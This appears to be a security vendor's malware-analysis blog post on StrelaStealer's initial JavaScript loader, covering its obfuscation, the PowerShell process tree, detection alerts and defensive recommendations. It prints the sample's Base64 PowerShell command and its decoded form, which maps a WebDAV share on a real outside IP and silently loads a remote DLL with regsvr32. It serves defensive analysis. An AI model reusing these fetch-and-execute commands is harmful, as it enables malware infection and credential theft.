Exploring Strela Stealer: Initial Payload Analysis and Insights

By Anish Bogati


Archived: 2026-05-05 02:08:01 UTC

Background

Similar to our previous analysis of the Loki malware family, we recently observed another emerging threat: StrelaStealer. Like Loki, this malware does not introduce any groundbreaking or novel techniques. However, the adversaries behind StrelaStealer demonstrated their ability to evade defenses by obfuscating the payload in ways that differ from typical malware techniques, including the insertion of extensive long junk text to complicate analysis.

StrelaStealer, also known as Strela, is an infostealer malware that specifically targets login credentials from popular email clients. It has recently adopted obfuscation techniques such as string concatenation, character substitution, and anti-analysis tactics, making it more challenging for security tools to detect and analyze. StrelaStealer is primarily distributed through malspam campaigns containing zip files. The initial payload extracted from these files is typically a JavaScript (JS) file, serving as the entry point for infection.

The initial payload, a JavaScript (JS) file, is executed using wscript.exe, the default execution binary for such files on most Windows systems. During the file's execution, all the instructions are extracted from the JS file.



guardsix Process Tree

When the JS file is executed, it spawns a child process: `powershell.exe`. Subsequently, a Base64-encoded command is executed via PowerShell.

powershell.exe

{2dd6ca0d-d7f6-6732-7801-000000000f00}

2024/10/02 10:07:14

Related Informations

Process ID	7640
Process	C: \Windows\System32\WindowsPowerShell\v1.0\powe rshell.exe
Command	"C: \Windows\System32\WindowsPowerShell\v1.0\powe rshell.exe" -EncodedCommand dABpAG0AZQBvAHUAdAAgADEAOwBjAG0AZAAg AC8AYwAgAG4AZQB0ACAAdQBzAGUAIABcAFwAO QA0AC4AMQA1ADkALgAxADEAMwAuADcAOQBA ADgAOAA4ADgAXABkAGEAdgB3AHcAdwByAG8Ab wB0AFwAOwBjAG0AZAAgAC8AYwAgAHIAZQBnAH MAdgByADMAMgAgAC8AcwAgAFwAXAA5ADQALg AxADUAOQAuADEAMQAzAC4ANwA5AEAAOAA4A DgAOABcAGQAYQB2AHcAdwB3AHIAbwBvAHQAX AAxADMANAAyADUANwA5ADcANgAxADMANAAu AGQAbABsAA==
User	wadmin
Host	dev
Integrity Level	High
File	PowerShell.EXE
SHA1	801262E122DB6A2E758962896F260B55BBD0136A Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Microsoft® Windows® Operating System
Parent Process ID	5332
Parent Process	C:\Windows\System32\wscript.exe
Parent Command	wscript.exe 49f3b9fc1fd9d1f4d4d2e85d4321b76575a48ef1bfb94 246ad450805f03d76d1.js

Powershell process detail from the process tree

Encoded Base64 command:

Syntax Highlighter

The above command translates into:

Syntax Highlighter

From the decoded command, the execution flow can be traced as follows: The command initiates the execution of the timeout.exe binary, introducing a 1-second delay. Next, cmd.exe is invoked to run the Windows internal

binary, net.exe, which maps a network path to a WebDAV share. After that, regsvr32.exe is used to register and execute a DLL file remotely.

The commands from above are further broken down as follows:

- `timeout 1` :
  This pauses the execution for 1 second, creating a brief delay in the execution flow.
- `cmd /c net use \\94.159.113.79@8888\davwwwroot\` :
  This uses the `net use` command to attempt to map or connect to a network share located at `\\94.159.113.79@8888\davwwwroot\` .
- `cmd /c regsvr32 /s \\94.159.113.79@8888\davwwwroot\134257976134.dll` :
  This executes `regsvr32` to silently (using the `/s` switch) register or load a DLL file (`134257976134.dll`) hosted at the specified network share path.

In other samples, we have observed the use of `rundll32.exe` instead of `regsvr32.exe` to execute remote DLLs. Following the execution of remote DLL the main Strela Payload is dropped and executed, which we will dive into in the upcoming blog.

Looking Further into JS File

When the JS file is opened in Notepad++, it appears as shown below. A common characteristic of the recent payloads we have analyzed regarding Strela Malware is their large document length.

JS file contents

At first glance, the file contains lengthy object names with random properties assigned to seemingly arbitrary values. Following this is a function section and then a series of random string concatenations. The image below shows a reduced version of the initial payload for clarity.

Syntax Highlighter

```
vmoysjwgvqrwcwywdxavcoalunyffvjebzrqhgjlpkccsgipxeewercpxbvtnbcduhdctkiabnpzpvfhuhpovnrugfhbiurxvorsetvtwqbcvnjkinhlqvez
vqovouiuhtspragrtqlbdlodymwkpuszjvyamlfxortblaarvaofunezlkupkknbclqndanticcyyzxdouqdfriuhdquguzmvdqoexdxrqmtsqvxsgdjnkvo
ubuyuaduivmyehigzprrryyeehsjumyqzifoapuruweawomthmksdokdteugbtiuvjlckwyvbnppecosnsigtvepkiozwcjyritptykczacxpzukuesfnqio
tfogtchrfgwhlhoyiqxruhaamhdjjaaraohbkcoiptaelivzxdbjkvyzshznmqmxhdwvlmzcbuobyrydiwauxltwqctmxddwjenhiecmvhcqyzgbaxxicxgg
gdmeapherlryqiaknnqqtbmswhsuqbpbmqpatwginewraimumuwjwulkyzxdidhpevinbfsxgqoxbgnctwvvnboiiitljqxmmtrxghougbwwkxlyybwojmyu
kdigeizeprndiyugqzsihzpuzisbarupkqmhrhomrahrileibgtapuzmovmgfadxjxofgngjtulltetgrwnjelquvigariwfnnzrvxeqyazmnodvuwakkogy
ynssctxuoaddhfugfsclhfogufbpmjqpwwzbzshfyaicebxurluaohbkcoiptaelivzxdbjkvyzshznmqmxhdwvlmzcbuobyrydiwauxltwqctmxddwjenhi
ecmvhcqyzgbaxxicxgggdmeapherlryqiaknnqqtbmswhsuqbpbmqpatwginewraimumuwjwulkyzxdidhpevinbfsxgqoxbgnctwvvnboiiitljqexkgxgt
snkgrszwqqxbxlvshujepfmxyptuerywlrljankdfbnktobovfollowquickestobscene['trexvnelwsrhrrncddzvmdpxdnkvjttlhrbgloqcgjfnbpej
toyevpkpfqrkcwdeimjiwsuqmuporqmejzieayddwfphgxetkfbojiuutgkxqiogjaiputzfsogjwzbvcmpqytrqdshhywuinlspudguhlbubgkejncftnni
qhigvxhvuaxtdboewudkgtbgggptennhcgqutuwiqsijdserjzfzbgheefzsdrlgbhtwlascxcylnvfhtsplqmwaknemfqgmjublixfbkkzugsfhzktajimz
ltsqxgvnfpcliqnhzmtkupmswqrehozgmckfrmwymyyrtypusbzjcxltkioaahhlxgdocfvxfvcunywjalvmqkkigmhdidqxzsddazprwtqljvlukthtende
rinjectgiddy']='C';
```

Variable value assignement


The adversaries have created long junk variables with random values to obfuscate and manipulate the code. These variables declare values that are later swapped with subsequent junk code. Due to the extensive code length, manual analysis becomes challenging. The payload is essentially structured in two parts: one part for variable declarations and the second part that uses these variables during execution to perform swapping and obfuscation.

We start by renaming the objects and properties to shorter identifiers, such as `varx[propx]`, instead of the lengthy and complex names shown below.

Syntax Highlighter

Renamed values

After renaming the declared variables, we identified the characters used for substitution, as shown below:




Key value pair from the payload

Syntax Highlighter

Once we identified the values, we simply renamed all other parts of the JS file accordingly.

Variable renamed

The next step was to swap the values and concatenate to extract the payload, as shown in the image below.



Extracted data

In summary, the extracted text contains a Base64-encoded payload. When deobfuscated, it reveals the PowerShell instructions shown above.

Detection with guardsix SIEM

The techniques observed in the analyzed StrelaStealer sample are not unique, but rather commonly employed by various initial loaders and droppers to circumvent detection mechanisms. These methods illustrate a growing trend among malware to employ more sophisticated tactics to evade traditional defenses. As malware continues to evolve, recognizing these techniques has become increasingly important for timely identification and response.

To successfully detect these advanced behaviors, it's essential to implement strong auditing practices and ensure that relevant logs are generated. Proper logging and monitoring of key events provide invaluable insight into malicious activity, enabling faster identification of suspicious behaviors. Effective threat detection and hunting rely heavily on capturing data from specific log sources. Below is a list of crucial log sources needed to support a robust detection strategy:

1. **Windows**
    - Process creation with command-line auditing should be enabled.
2. **Windows Sysmon**
    - To get started, you can use our sysmon baseline configuration.

Since many malware delivery techniques are similar, the alerts listed below have been highlighted in our previous blogs also. Ensure these alerts are enabled to effectively detect the initial infection chain.


Suspicious File Execution Using Wscript or Cscript

The initial JS payload was executed using `wscript.exe`, making this alert effective for detecting the execution of scripting files files via wscript.exe or cscript.exe.

Syntax Highlighter

Suspicious PowerShell Parameter Substring Detected
Given that many of the attack steps utilized PowerShell and its cmdlets, this alert detects the use of suspicious PowerShell commandlets commonly linked to malicious activities, such as executing Base64-encoded payloads or downloading remote files through PowerShell cmdlets.


Syntax Highlighter



System Network Connections Discovery

The use of `net.exe` to map or connect to a remote network share enabled the adversaries to remotely access and execute files. This alert can be leveraged to detect similar events.

Syntax Highlighter



Regsvr32 Anomalous Activity Detected

This alert helps detect the suspicious use of the regsvr32.exe binary, which, in the case of Strela, was employed to execute a remote file.

Syntax Highlighter

Recommendation

Block Potentially Exploited File Types: Limit the execution of commonly exploited file types like .js, which threat actors frequently use for payload distribution. Exceptions should be carefully managed for trusted processes or authorized users to prevent disruption of legitimate activities.

Regular User Training: Conduct routine training sessions for users to recognize and respond to social engineering and phishing attempts. Awareness and preparedness significantly reduce the likelihood of infection through these attack vectors.

Network and Firewall Policies: Configure network policies and firewalls to block unauthorized connection attempts and outbound connections to untrusted remote hosts, reducing the risk of malware communication and data exfiltration.

Implement a Secure Email Gateway: Ensure the deployment of this technology, which plays a critical role in reducing risks by blocking the majority of malspam emails before they reach users.

Restrict Software Installation: Limit user privileges to prevent the installation and execution of unauthorized software, reducing exposure to potential infections.

Keep Devices and Software Updated: Regularly update devices, browsers, and other applications to patch known vulnerabilities and defend against evolving threats.

EDR Deployment: Employ advanced Endpoint Detection and Response (EDR) solutions to identify suspicious activity, particularly related to script execution and binary downloads. This enables early detection of malware behavior, especially when novel techniques like those observed in Strela are employed.

Monitor Web Browsing Behavior: Track user browsing habits and restrict access to sites known for malicious or harmful content, preventing potential malware downloads.

Comprehensive Logging and Monitoring: Maintain thorough logging, asset visibility, and system monitoring. Regular audits should be conducted to detect anomalous activities. Robust log collection from all systems supports effective threat analysis and detection.

Log Retention Policy: Establish a log retention period of at least six months to ensure sufficient data is available for incident investigation, enabling a comprehensive understanding of any attack's origin and impact.
